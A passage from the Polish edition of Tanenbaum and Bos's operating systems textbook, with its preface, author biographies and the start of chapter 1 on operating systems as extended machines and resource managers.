A.5.3. Szeregowanie monotoniczne w częstotliwości	1090
A.5.4. Algorytm szeregowania EDF	1091
A.6. PARADYGMATY DOTYCZĄCE MULTIMEDIALNYCH SYSTEMÓW PLIKÓW	1093
A.6.1. Funkcje sterujące VCR	1094
A.6.2. Wideo niemal na życzenie	1096
A.7. ROZMIESZCZENIE PLIKÓW	1097
A.7.1. Umieszczanie pliku na pojedynczym dysku	1097
A.7.2. Dwie alternatywne strategie organizacji plików	1098
A.7.3. Rozmieszczenie wielu plików na pojedynczym dysku	1102
A.7.4. Rozmieszczenie plików na wielu dyskach	1104
A.8. BUFOROWANIE	1106
A.8.1. Buforowanie bloków	1106
A.8.2. Buforowanie plików	1108
A.9. SZEREGOWANIE OPERACJI DYSKOWYCH W SYSTEMACH MULTIMEDIALNYCH	1108
A.9.1. Statyczne szeregowanie operacji dyskowych	1108
A.9.2. Dynamiczne szeregowanie operacji dyskowych	1110
A.10. BADANIA NA TEMAT MULTIMEDIÓW	1112
A.11. PODSUMOWANIE	1112

PRZEDMOWA

Czwarте wydanie tej książki różni się od trzeciego pod wieloma względami. Aby materiał był aktualny, wprowadzono sporo niewielkich zmian w całej treści książki. Dziedzina systemów operacyjnych nie stoi bowiem w miejscu. Rozdział o multimedialnych systemach operacyjnych przeniesiono do internetu, przede wszystkim po to, aby zrobić miejsce dla nowego materiału i zapobiec nadmiernemu rozrostowi rozmiarów książki. Rozdział poświęcony systemowi Windows Vista całkowicie usunięto. Vista nie odniosła bowiem takiego sukcesu, jaki firma Microsoft miała nadzieję osiągnąć z tym systemem. Rozdział o systemie Symbian został również usunięty, ponieważ Symbian nie jest już szeroko dostępny. Jednak materiał poświęcony systemowi Vista zastąpiono materiałem o Windows 8, natomiast materiał o Symbianie zastąpiono rozdziałem na temat systemu Android. Ponadto dodano całkowicie nowy rozdział dotyczący wirtualizacji i chmury. Oto przegląd wprowadzonych zmian rozdział po rozdziale.

- Rozdział 1. znacznie zmodyfikowano i zaktualizowano w wielu miejscach, ale z wyjątkiem nowego podrozdziału na temat komputerów przenośnych nie wprowadzono zbyt wielu nowych fragmentów ani nie usunięto zbyt wielu starych.
- Rozdział 2. zaktualizowano, usunięto starszy materiał i dodano trochę nowego. Dołożono np. opis futeksów — nowego prymitywu synchronizacji — oraz podrozdział o tym, jak uniknąć całkowitego zablokowania w przypadku operacji *odczyt-kopiowanie-aktualizacja*.
- W rozdziale 3. położono większy nacisk na nowoczesny sprzęt, a mniejszy na segmentację i system MULTICS.
- W rozdziale 4. usunięto opis poświęcony napędom CD-ROM, ponieważ nie są już one zbyt powszechnne. Materiał ten zastąpiono opisem bardziej nowoczesnych rozwiązań (takich jak dyski flash). Do podrozdziału poświęconego RAID dodaliśmy opis RAID 6.
- W rozdziale 5. wprowadzono wiele zmian. Usunięto materiał na temat starszych urządzeń, takich jak monitory CRT i płyty CD-ROM. Dodano natomiast opis nowych technologii — np. ekranów dotykowych.

- Rozdział 6. jest prawie niezmieniony. Tematyka zakleszczeń jest dość stabilna. Wprowadzono jedynie opis kilku nowych wyników badań.
- Rozdział 7. jest całkiem nowy. Opisano w nim ważne zagadnienia dotyczące wirtualizacji i chmury. Dodano podrozdział poświęcony VMware w formie studium przypadku.
- Rozdział 8. jest poprawioną wersją starego materiału o systemach wieloprocesorowych. Większy nacisk położono na systemy wielordzeniowe typu *multicore* i *manycore* ze względu na to, że w ciągu ostatnich kilku lat ich znaczenie bardzo wzrosło. Ostatnio większą wagę przykłada się do spójności pamięci podręcznej, dlatego trochę miejsca poświęcono tej tematyce.
- Rozdział 9. gruntownie zmodyfikowano i zreorganizowano. Zamieszczono znaczną ilość nowego materiału na temat eksplotów błędów kodowania, złośliwego oprogramowania oraz mechanizmów ochrony przed nimi. Bardziej szczegółowo opisano ataki bazujące na odwołaniach do pustego wskaźnika (ang. *null pointer dereferences*) oraz przepełnieniach bufora. Szczegółowo omówiono mechanizmy obronne, w tym tzw. kanarki (ang. *canaries*), bity NX oraz randomizację przestrzeni adresów, ponieważ napastnicy często starają się je pokonać.
- W rozdziale 10. wprowadzono znaczące zmiany. Zaktualizowano materiał poświęcony systemom UNIX i Linux, ale przede wszystkim wprowadzono obszerny materiał dotyczący systemu operacyjnego Android, który jest bardzo popularny na smartfonach i tabletach.
- W trzecim wydaniu rozdział 11. był poświęcony systemowi Windows Vista. Zastąpiono go rozdziałem o systemie Windows 8, a dokładniej Windows 8.1. Zmieniony rozdział prezentuje całkiem nowe podejście do systemu Windows.
- Rozdział 12. jest poprawioną wersją rozdziału 13. z poprzedniego wydania.
- W rozdziale 13. zamieszczono gruntownie zaktualizowaną listę proponowanych lektur. Dodatkowo zaktualizowano listę referencji. Wprowadzono wpisy na temat 223 nowych prac, które pojawiły się już po opublikowaniu trzeciego wydania.
- Rozdział 7. z poprzedniego wydania przeniesiono na stronę internetową dotyczącą książki, aby niepotrzebnie nie powiększać rozmiarów.
- Ponadto gruntownie przebudowano punkty dotyczące badań, tak by uwzględniały najnowsze prace naukowe poświęcone systemom operacyjnym. Oprócz tego do wszystkich rozdziałów dodano nowe pytania.

Uzupełnieniem tej książki są liczne pomoce dydaktyczne. Dodatki dla instruktorów można znaleźć pod adresem <http://www.prenhall.com/tanenbaum>. Znalazły się tu m.in. prezentacje PowerPoint, narzędzia programistyczne do badania systemów operacyjnych, ćwiczenia laboratoryjne dla studentów oraz dodatkowe materiały do wykorzystania podczas prowadzenia zajęć z systemów operacyjnych. Wykładowcy korzystający z niniejszej książki powinni koniecznie zapoznać się z tymi materiałami.

W przygotowanie czwartego wydania było zaangażowanych wiele osób. Przede wszystkim do listy współautorów dodano prof. Herberta Bosa z Uniwersytetu Vrije w Amsterdamie. Jest on ekspertem w dziedzinie zabezpieczeń, systemu UNIX i innych systemów operacyjnych. To wspaniale mieć go na pokładzie. Napisał większość nowego materiału, poza tym, co wymieniono poniżej.

Nasza redaktor Tracy Johnson jak zwykle wykonała wspaniałą pracę — od zebrania materiałów od wszystkich autorów, poprzez łączenie tekstów, „gaszenie pożarów”, po dbanie, by

projekt był realizowany zgodnie z harmonogramem. Mieliśmy również szczęście znów powitać w zespole pracującą z nami wcześniej przez wiele lat redaktor produkcyjną Camille Trentacoste. Jej umiejętności w wielu dziedzinach niejednokrotnie pozwoliły nam uniknąć problemów. Bardzo cieszymy się z jej powrotu po kilku latach nieobecności. Wspaniałą pracę polegającą na koordynowaniu działań różnych osób zaangażowanych w przygotowanie książki wykonała Carole Snyder.

Materiał zamieszczony w rozdziale 7. poświęconym VMware (w podrozdziale 7.12) został napisany przez Edouarda Bugniona z EPFL w Lozannie w Szwajcarii. Edouard był jednym z założycieli firmy VMware i zna ten materiał lepiej niż ktokolwiek inny na świecie. Bardzo mu dziękujemy za udostępnienie wyników swojej pracy.

Ada Gavrilovska z Georgia Tech — ekspert w dziedzinie wewnętrznych mechanizmów działania systemu Linux uaktualniła rozdział 10. Zawarty w tym rozdziale materiał poświęcony Androidowi napisała Dianne Hackborn z firmy Google — jedna z głównych twórcyń tego systemu. Android jest wiodącym systemem operacyjnym na smartfony, jesteśmy więc bardzo wdzięczni Dianne za to, że zdecydowała się nam pomóc. Rozdział 10. jest teraz dość rozbudowany i szczegółowy, ale fani Uniksa, Linuksa i Androida mogą się z niego wiele nauczyć. Warto zwrócić uwagę, że najbardziej obszerny i najbardziej techniczny rozdział w książce został napisany przez dwie kobiety. Męskiej części autorów pozostało to, co łatwe.

Nie zaniedbaliśmy również systemu Windows. Dave Probert z firmy Microsoft zaktualizował rozdział 11. Tym razem w rozdziale szczegółowo opisano Windows 8.1. Dave posiada olbrzymią wiedzę o systemie Windows oraz wystarczający dystans do tego, by móc ocenić różnice pomiędzy tymi miejscowościami, w których firma Microsoft zaprojektowała system właściwie, a tymi, w których popełniła błędy. Fanom systemu Windows z pewnością spodoba się ten rozdział.

Dzięki pracy wszystkich wymienionych autorów-ekspertów ta książka stała się o wiele lepsza. Chcemy jeszcze raz podziękować im za nieocenioną pomoc.

Mieliśmy szczęście współpracować z kilkoma korektorami, którzy przeczytali rękopis, a dodatkowo zaproponowali nowe pytania wyszczególniane na końcu rozdziałów. Do tych osób należą Trudy Levine, Shivakant Mishra, Krishna Sivalingam i Ken Wong. Steve Armstrong wykonał arkusze PowerPointa dla wykładowców prowadzących zajęcia z wykorzystaniem książki.

Zazwyczaj nie zamieszcza się podziękowań dla korektorów językowych i weryfikatorów, ale Bob Lentz (korektor językowy) i Joe Ruddick (weryfikator) wykonali wyjątkową pracę. W szczególności Joe, z 20 metrów potrafi dostrzec różnicę pomiędzy kropką czcionki Roman a kursywą. Niemniej jednak autorzy ponoszą pełną odpowiedzialność za wszystkie błędy, które pozostały w książce. Czytelników, którzyauważają jakiekolwiek błędy, prosimy o kontakt z jednym z autorów.

Na koniec, co nie umniejsza ich zasług, pragnę podziękować Barbarze i Marvinowi. Jesteście wspaniali, jak zwykle. Każde z Was w unikalowy i specjalny sposób. Daniel i Matylde świetnie uzupełniają naszą rodzinę, Aron i Nathan to wspaniali ludzie, a Olivia to skarb. Oczywiście chcę także podziękować Suzanne za jej miłość i cierpliwość, nie wspominając już o *druiven* i *kersen*, które ostatnimi czasy zastąpiły *sinaasappelsap*, a także za inne produkty rolne. (A.S.T.)

Przede wszystkim chcę podziękować Marieke, Duko i Jipowi. Marieke, dziękuję Ci za miłość i za to, że znośała wszystkie te noce, gdy pracowałem nad książką. Duko i Jipowi dziękuję za odrywanie mnie od pracy i pokazywanie, że w życiu są ważniejsze rzeczy, np. Minecraft. (H.B.)

Andrew S. Tanenbaum
Herbert Bos

O AUTORACH

Andrew S. Tanenbaum posiada tytuł licencjata MIT oraz doktora Uniwersytetu Kalifornijskiego w Berkeley. Obecnie jest profesorem informatyki w Uniwersytecie Vrije w Amsterdamie, gdzie pełni funkcję kierownika grupy roboczej Computer Systems Group. Wcześniej był dziekanem Advanced School for Computing and Imaging międzyuczelnianego instytutu zajmującego się badaniami nad zaawansowanymi systemami obliczeń równoległych i rozproszonych oraz systemami przetwarzania obrazów. Ponadto jest profesorem Królewskiej Holenderskiej Akademii Sztuk i Nauk, co uratowało go przed zostaniem biurokratą. Jest również beneficjentem prestiżowego European Research Council Advanced Grant.

W przeszłości prowadził badania z zakresu kompilatorów, systemów operacyjnych, sieci komputerowych i rozległych systemów rozproszonych. Głównym obszarem jego zainteresowań są niezawodne i bezpieczne systemy operacyjne. Rezultat prowadzonych przez niego projektów badawczych to ponad 140 artykułów opublikowanych w czasopismach i referatów wygłoszonych na konferencjach. Tanenbaum jest również autorem lub współautorem pięciu książek. Przetłumaczono je na 20 języków, od baskijskiego po tajski. Z tych publikacji korzystają wyższe uczelnie na całym świecie. Ogółem istnieją 163 wersje jego książek (kombinacje język+wydanie).

Prof. Tanenbaum posiada spory dorobek programistyczny. Do jego głównych dokonań można zaliczyć stworzenie systemu MINIX — niewielkiego klona Uniksa. System ten stał się bezpośrednią inspiracją Linuksa oraz platformą, w której system Linux był początkowo tworzony. Aktualna wersja systemu MINIX, znana jako MINIX 3, została zaprojektowana z naciskiem na niezawodność i bezpieczeństwo. Tanenbaum uzna swoją pracę za wykonaną, jeśli z komputerów zniknie przycisk reset. MINIX 3 jest projektem open source, w którym może wziąć udział każdy. Wystarczy wejść na stronę www.minix3.org, aby pobrać darmową kopię systemu i dowiedzieć się, co się dzieje w projekcie. Dostępne są wersje tego systemu operacyjnego zarówno na platformę x86, jak i ARM.

Osoby, które napisały doktorat pod kierownictwem Tanenbauma, zdobyły wielką popularność. Profesor jest z nich bardzo dumny. Pod tym względem jest opiekuńczy... jak troskliwa kwoka.

Tanenbaum jest członkiem komitetu ACM, stowarzyszenia IEEE oraz Królewskiej Holenderskiej Akademii Sztuk i Nauk. Wielokrotnie otrzymywał rozmaite nagrody i wyróżnienia naukowe od takich organizacji jak ACM, IEEE i USENIX. Czytelnicy, którzy chcieliby się zapoznać z listą tych nagród, mogą odwiedzić poświęconą profesorowi stronę w Wikipedii. Tanenbaum ma też dwa doktoraty honoris causa.

Herbert Bos uzyskał tytuł magistra na Uniwersytecie Twente, natomiast tytuł doktora w Computer Laboratory Uniwersytetu Cambridge w Wielkiej Brytanii. Od tamtej pory intensywnie pracował nad rozwojem niezawodnych i wydajnych architektur wejścia-wyjścia dla takich systemów operacyjnych jak Linux. Prowadził też prace badawcze związane z systemem MINIX 3. Obecnie jest profesorem w zakresie bezpieczeństwa systemów i sieci w Zakładzie Informatyki Uniwersytetu Vrije w Amsterdamie. Głównym obszarem jego badań są zabezpieczenia systemów. Wraz ze swoimi studentami pracuje nad nowatorskimi metodami wykrywania i blokowania ataków, analizą i wstępnią inżynierią szkodliwego oprogramowania, a także unieszkodliwianiem botnetów (złośliwej infrastruktury, która może obejmować wiele milionów komputerów). W 2011 roku uzyskał ERC Starting Grant na prowadzenie badań w zakresie inżynierii wstępnej. Troje jego studentów zdobyło Nagrodę Rogera Needhama za najlepszą w Europie pracę doktorską poświęconą systemom operacyjnym.


1

WPROWADZENIE

Nowoczesny komputer składa się z jednego lub kilku procesorów, pamięci głównej, dysków, drukarek, klawiatury, myszy, monitora, kart sieciowych oraz różnych innych urządzeń wejściowo-wyjściowych. Jednym słowem, jest to bardzo złożony system. Gdyby każdy programista aplikacji musiał rozumieć w szczegółach, jak działają te wszystkie elementy, nigdy nie powstałby żaden kod. Co więcej, zarządzanie wszystkimi komponentami i optymalne posługiwanie się nimi to niezwykle wymagające zadanie. Z tych powodów komputery są wyposażone w warstwę oprogramowania nazywaną *systemem operacyjnym*. Jej zadaniem jest dostarczanie programom użytkowym lepszego, prostego i bardziej przejrzystego modelu komputera oraz obsługa zarządzania wszystkich wymienionych przed chwilą zasobów. Systemy te stanowią temat niniejszej książki.

Większość Czytelników z pewnością ma jakieś doświadczenia z takimi systemami operacyjnymi jak Windows, Linux, FreeBSD lub Mac OS X, choć pozory mogą być mylące. Programy, z którymi komunikuje się użytkownik, zwykle wywołu *powłokę*, jeśli ich interfejs jest tekstowy, lub graficzny interfejs użytkownika — **GUI** (ang. *Graphical User Interface*), jeśli używają ikon. Nie są one jednak częścią systemu operacyjnego, choć do realizacji swoich zadań wykorzystują system operacyjny.

Prostą ilustrację głównych komponentów, które tutaj omawiamy, pokazano na rysunku 1.1. Widać na nim, że sprzęt znajduje się w najwyższej warstwie. Składa się on z układów scalonych, płyt, dysków, klawiatury, monitora oraz im podobnych obiektów fizycznych. Powyżej warstwy sprzętu działa oprogramowanie. Większość komputerów ma dwa tryby działania: tryb jądra oraz tryb użytkownika. System operacyjny jest najbardziej podstawowym oprogramowaniem i działa w *trybie jądra* (nazywanym także *trybem nadzorcą* — ang. *supervisor mode*). W tym trybie ma pełny dostęp do całego sprzętu i może uruchomić każdą instrukcję, jaką komputer jest zdolny wykonać. Pozostała część oprogramowania działa w *trybie użytkownika*, w którym dostępny jest jedynie podzbior rozkazów maszynowych. W szczególności instrukcje mające wpływ na zarządzanie maszyną lub wykonywanie operacji wejścia-wyjścia są zabronione dla programów



Rysunek 1.1. Miejsce działania systemu operacyjnego

działających w trybie użytkownika. Do różnic pomiędzy trybem jądra a trybem użytkownika będziemy wielokrotnie powracać w dalszej części niniejszej książki. Zrozumienie tej różnicy odgrywa kluczową rolę w zapoznaniu się ze sposobem, w jaki działają systemy operacyjne.

Programy z interfejsem użytkownika, w postaci powłoki lub GUI, to najniższy poziom oprogramowania działającego w trybie użytkownika. Pozwalają one na uruchamianie innych programów, np. przeglądarki WWW, czytnika wiadomości e-mail czy też odtwarzacza muzycznego. Programy te również intensywnie korzystają z systemu operacyjnego.

Umiejscowienie systemu operacyjnego pokazano na rysunku 1.1. Oprogramowanie to działa na fizycznym sprzęcie i udostępnia bazę dla pozostały części oprogramowania.

Ważna różnica pomiędzy systemem operacyjnym a zwykłym oprogramowaniem działającym w trybie użytkownika polega na tym, że jeśli np. jakiś konkretny czytnik elektronicznej nie podoba się użytkownikowi, może on wybrać inny czytnik lub napisać swój własny. Nie może jednak napisać własnego programu obsługi przerwania zegarowego, program ten jest bowiem częścią systemu operacyjnego, a sprzęt chroni przed próbami jego modyfikacji.

Rozgraniczenie to bywa jednak niekiedy rozmyte w systemach wbudowanych (w których czasami nie występuje tryb jądra) lub w systemach interpretowanych (jak np. systemach operacyjnych bazujących na Javie, w których zadanie separacji komponentów spełnia interpreter, a nie sprzęt).

W wielu systemach istnieją programy działające w trybie użytkownika wspomagające system operacyjny lub wykonujące funkcje uprzywilejowane. Często np. występuje program, który pozwala użytkownikom zmieniać ich hasła. Program ten nie jest częścią systemu operacyjnego i nie działa w trybie jądra, ale z całą pewnością wykonuje istotne funkcje i musi być chroniony w specjalny sposób. W niektórych systemach idea ta przybiera postać ekstremalną i elementy, które tradycyjnie są uznawane za część systemu operacyjnego (np. system plików), działają w przestrzeni użytkownika. W takich systemach narysowanie czytelnej granicy pomiędzy różnymi typami oprogramowania jest trudne. Wszystkie programy działające w trybie jądra są, co oczywiste, częścią systemu operacyjnego, ale niektóre programy działające poza tym trybem również stanowią część systemu operacyjnego lub co najmniej są z nim ściśle powiązane.

Programy systemu operacyjnego różnią się od programów użytkownika (tzn. aplikacji) innymi cechami niż tylko lokalizacją. W szczególności są one rozbudowane, złożone i „długowieczne”. Objętość kodu źródłowego takich systemów operacyjnych, jak Linux lub Windows, sięga 5 milionów wierszy kodu. Aby pokazać, co to znaczy, wyobraźmy sobie wydrukowanie 5 milionów wierszy w formie książkowej, gdzie na stronie mieści się 50 wierszy, a tom ma 1000 stron (więcej

niż ta książka). Wydrukowanie kodu systemu operacyjnego o takiej objętości wymagałoby 100 tomów — czyli zajęłoby całą biblioteczki. Czy potrafisz sobie wyobrazić sytuację, w której pracownik otrzymuje stanowisko administratora systemu operacyjnego i pierwszego dnia szef prowadzi go do biblioteczki z kodem źródłowym, a tam mówi: „Naucz się tego”? Trzeba pamiętać, że to dotyczy tylko tej części, która działa w jądrze. Po dodaniu podstawowych bibliotek współdzielonych system Windows zawiera ponad 70 milionów linii kodu, co stanowi równowartość 10 – 20 regałów pełnych książek. A w tej liczbie nie zostało uwzględnione podstawowe oprogramowanie aplikacyjne (takie jak Eksplorator Windows, Windows Media Player itd.).

W tym momencie powinno być jasne, dlaczego systemy operacyjne są długowieczne — bardzo trudno się je pisać, a kiedy już zostaną napisane, właściciel jest bardzo niechętny, by je wyrzucić i zacząć wszystko od początku. Zamiast zamiany jednego systemu operacyjnego na całkiem nowy mamy do czynienia z sytuacją, w której systemy operacyjne ewoluują przez długi czas. Ogólnie rzeczą biorąc, Windows 95/98/Me to jeden system operacyjny, natomiast Windows NT/2000/XP/Vista/Windows7 to inny system operacyjny. Dla użytkowników wyglądają one podobnie, ponieważ firma Microsoft zadbała o to, by interfejs użytkownika systemów Windows 2000/XP/Vista/Windows7 był dość podobny do interfejsu systemu, który został przez XP zastąpiony, w większości Windows 98. Niemniej jednak istniały istotne powody, dla których firma Microsoft zastąpiła system Windows 98. Opowiem o nich przy okazji szczegółowego omawiania systemu Windows w rozdziale 11.

Innym przykładem systemu operacyjnego (oprócz systemu Windows), którym będziemy się posługiwać w niniejszej książce, jest UNIX razem z jego odmianami i klonami. System ten również ewoluował przez wiele lat. Dostępne były takie jego wersje jak System V, Solaris i FreeBSD, wywodzące się z oryginalnego systemu. Z kolei system Linux posiada nową bazę kodu źródłowego, choć jest ona bardzo ściśle zamodelowana na bazie Uniksa i w dużej części z nim zgodna. W niniejszej książce będziemy korzystać z przykładów z systemu UNIX, natomiast w rozdziale 10. przyjrzymy się bliżej systemowi Linux.

Tymczasem w niniejszym rozdziale w zwięzły sposób omówimy szereg kluczowych aspektów systemów operacyjnych. Powiemy, czym one są, jaką mają historię, jakie ich odmiany istnieją. Przeanalizujemy też wiele podstawowych pojęć związanych z systemami operacyjnymi wraz z ich strukturą. Do wielu spośród tych istotnych tematów powrócimy bardziej szczegółowo w dalszych rozdziałach tej książki.

1.1. CZYM JEST SYSTEM OPERACYJNY?

Bardzo trudno powiedzieć dokładnie, czym jest system operacyjny, poza stwierdzeniem, że to oprogramowanie działające w trybie jądra. Nawet takie stwierdzenie nie zawsze okazuje się prawdziwe. Częściowo problem polega na tym, że systemy operacyjne spełniają dwie, ogólnie rzeczą biorąc, niezwiązane ze sobą funkcje: dostarczają programistom aplikacji (i oczywiście programom aplikacyjnym) czytelnego, abstrakcyjnego zbioru zasobów będących odpowiednikami sprzętu oraz zarządzają tymi zasobami sprzętowymi. W zależności od tego, kto opowiada o systemach operacyjnych, możemy usłyszeć więcej informacji o jednej lub drugiej funkcji. Spróbujmy przyjrzeć się im obu.

1.1.1. System operacyjny jako rozszerzona maszyna


Architektura większości komputerów na poziomie języka maszynowego (zestaw instrukcji, organizacja pamięci, wejście-wyjście i struktura magistral) — zwłaszcza w przypadku wejścia-wyjścia — jest prymitywna i niewygodna do programowania. Aby to stwierdzenie stało się bardziej konkretne, rozważmy sposób wykonywania operacji wejścia-wyjścia na nowoczesnym dysku SATA (ang. *Serial ATA*) używanym w większości współczesnych komputerów. Książka [Anderson, 2007] opisująca wczesną wersję interfejsu dysku — co programista musiałby wiedzieć, aby korzystać z dysku — ma objętość przekraczającą 450 stron. Od czasu jej wydania interfejs był wielokrotnie aktualizowany. Dziś jest o wiele bardziej skomplikowany, niż to było w 2007 roku. Oczywiście, żaden programista będący przy zdrowych zmysłach nie chciałby obsługiwać dysku na poziomie sprzętowym. Zamiast tego za obsługę dysku jest odpowiedzialne oprogramowanie zwane **sterownikiem dysku**, które zapewnia interfejs do odczytu i zapisu bloków na dysku bez wchodzenia w szczegóły. Systemy operacyjne zawierają wiele sterowników do obsługi urządzeń wejścia-wyjścia.

Ale nawet ten poziom jest zbyt niski dla większości zastosowań. Z tego powodu we wszystkich systemach operacyjnych istnieje kolejna warstwa abstrakcji umożliwiająca korzystanie z dysków: *pliki*. Korzystając z tej abstrakcji, programy mogą tworzyć, zapisywać i odczytywać pliki bez konieczności sięgania do złożonych szczegółów dotyczących faktycznego działania sprzętu.

Abstrakcja ta jest kluczem do zarządzania złożonymi pojęciami. Dobra warstwa abstrakcji jest w stanie przekształcić zadanie prawie niemożliwe do realizacji w dwa zadania łatwe do zarządzania. Pierwsze z nich polega na zdefiniowaniu i zimplementowaniu abstrakcji. Drugie polega na wykorzystaniu tych abstrakcji w celu realizacji konkretnych zadań. Jedną z abstrakcji, znaną prawie każdemu użytkownikowi komputerów, jest wspomniany wyżej plik. To przydatny fragment informacji — np. fotografia cyfrowa, zapisana wiadomość e-mail czy też strona WWW. Posługiwanie się fotografiemi, wiadomościami e-mail lub stronami WWW jest łatwiejsze od posługiwania się szczegółami interfejsu SATA (albo innego interfejsu dyskowego). Zadaniem systemu operacyjnego jest stworzenie dobrych abstrakcji, a następnie zaimplementowanie i zarządzanie abstrakcyjnymi obiektami, które zostały stworzone w ten sposób. W tej książce bardzo często będziemy mówić o abstrakcjach, które są najważniejszym kluczem do zrozumienia systemów operacyjnych.

Zdanie to jest tak ważne, że warto powtórzyć je innymi słowami. Z całym szacunkiem dla inżynierów, którzy zaprojektowali Macintosha, stwierdzamy: sprzęt jest brzydkie. Fizyczne procesory, pamięci, dyski i inne urządzenia są bardzo skomplikowane oraz udostępniają trudne, niewygodne, specyficzne i niespójne interfejsy dla osób, które muszą pisać oprogramowanie potrzebne do posługiwania się tym sprzętem. Czasami wynika to z konieczności zachowania zgodności wstecz ze starszym sprzętem, innym razem odbywa się ze względu na oszczędności finansowe. Często jednak projektanci sprzętu nie zdają sobie sprawy (lub nie dbają o to), ile kłopotów sprawiają piszącym oprogramowanie. Jednym z głównych zadań systemu operacyjnego jest ukrywanie sprzętu i dostarczanie programom (a także ich programistom) wygodnych, czytelnych, eleganckich i spójnych abstrakcji do wykorzystania. Jak pokazano na rysunku 1.2, systemy operacyjne przekształcają brzydotę w piękno.

Należy zwrócić uwagę, że prawdziwymi klientami systemu operacyjnego są programy aplikacyjne (oczywiście za pośrednictwem programistów aplikacji). To one współpracują bezpośrednio z systemem operacyjnym i jego abstrakcjami. Dla odróżnienia użytkownicy posługują się abstrakcjami dostarczonymi przez interfejs użytkownika — powłokę wiersza polecenia lub



Rysunek 1.2. Systemy operacyjne przekształcają brzydkie sprzęt w piękne abstrakcje

interfejs graficzny. Choć abstrakcje interfejsu użytkownika mogą być podobne do tych, które są dostarczane przez system operacyjny, nie zawsze tak jest. Aby ten punkt stał się czytelniejszy, rozważmy standardowy pulpit Windowsa oraz wiersz poleceń systemu operacyjnego. Oba są programami działającymi w systemie operacyjnym Windows i wykorzystują abstrakcje dostarczane przez Windows, ale oferują bardzo różne interfejsy użytkownika. Na podobnej zasadzie użytkownik Linuksa korzystający ze środowiska GNOME lub KDE widzi zupełnie odmienny interfejs od użytkownika Linuksa pracującego bezpośrednio z systemem X Window (tekstowym), choć w obu przypadkach wykorzystywane są te same abstrakcje systemu operacyjnego.

W niniejszej książce przestudujemy dokładnie abstrakcje dostarczane programom aplikacyjnym, natomiast powiemy bardzo niewiele o interfejsach użytkownika. Jest to obszerne i ważne zagadnienie, marginalnie jednak związane z systemami operacyjnymi.

1.1.2. System operacyjny jako menedżer zasobów

System operacyjny jako mechanizm, który przede wszystkim dostarcza abstrakcji programom aplikacyjnym, jest widokiem góra-dół. W widoku alternatywnym — dół-góra — system operacyjny występuje jako mechanizm mający na celu zarządzanie wszystkimi składnikami złożonego systemu. Współczesne komputery składają się z procesorów, pamięci, zegarów, dysków, myszy, interfejsów sieciowych, drukarek oraz różnego rodzaju innych urządzeń. W widoku dół-góra zadaniem systemu operacyjnego jest zapewnienie uporządkowanego i kontrolowanego przydziału procesorów, pamięci i urządzeń wejścia-wyjścia pomiędzy różne programy rywalizujące o te zasoby.

Nowoczesne systemy operacyjne umożliwiają jednocześnie działanie wielu programów. Wyobraźmy sobie, co by się stało, gdyby trzy programy działające na tym samym komputerze jednocześnie podjęły próby wydrukowania wyników na tej samej drukarce. Pierwszych kilka wierszy wydruku mogłyby pochodzić z programu 1, następnie kilka z programu 2, potem kilka z programu 3 itd. W efekcie uzyskalibyśmy chaos. System operacyjny potrafi wnieść porządek do potencjalnego chaosu dzięki buforowaniu na dysku wyjścia przeznaczonego na drukarkę. Kiedy jeden z programów zakończy korzystanie z drukarki, system operacyjny może skopiować zawartość pliku dyskowego, w którym było zapisane wyjście dla drukarki. W tym samym czasie inny program może kontynuować generowanie wydruku, abstrahując od tego, że fizycznie nie jest on wyprowadzany na drukarkę (na razie).

Kiedy komputer (lub sieć) ma wielu użytkowników, potrzeba zarządzania i ochrony pamięci, urządzeń wejścia-wyjścia oraz innych zasobów jest jeszcze większa, ponieważ bez niej użytkownicy wzajemnie by sobie przeszkladzali. Co więcej, użytkownicy często muszą współdzielić nie

tylko sprzęt, ale także informacje (pliki, bazy danych itp.). Krótko mówiąc, zgodnie z tym widokiem systemu operacyjnego zakłada się, że jego zasadniczym zadaniem jest śledzenie informacji na temat tego, które programy korzystają z jakich zasobów. Ma to na celu realizowanie żądań zasobów, uwzględnianie zajętości zasobów oraz rozstrzyganie kolidujących ze sobą żądań od różnych programów i użytkowników.

Zarządzanie zasobami obejmuje *zwielokrotnianie* (współdzielenie) zasobów na dwa różne sposoby: za pomocą czasu i przestrzeni. W przypadku zasobu, który jest zwielokrotniany w czasie, różne programy lub użytkownicy korzystają z niego po kolej. Najpierw jeden z nich używa zasobu, potem następny itd. Kiedy np. w komputerze jest jeden procesor i chce z niego skorzystać wiele programów, system operacyjny najpierw przydziela procesor do jednego programu, następnie, kiedy program ten działa już przez odpowiednio długi czas, procesor jest przydzielany innemu programowi, później następnemu, i w końcu pierwszy program ponownie uzyskuje dostęp do procesora. Określenie sposobu czasowego przydziału zasobu — kto otrzyma go jako następny i na jak długo — jest zadaniem systemu operacyjnego. Innym przykładem czasowego zwielokrotniania zasobów jest współdzielenie drukarki. Kiedy w kolejce pojedynczej drukarki zostanie zapisanych wiele zadań drukowania, trzeba podjąć decyzję, które zadanie ma być wydrukowane jako następne.

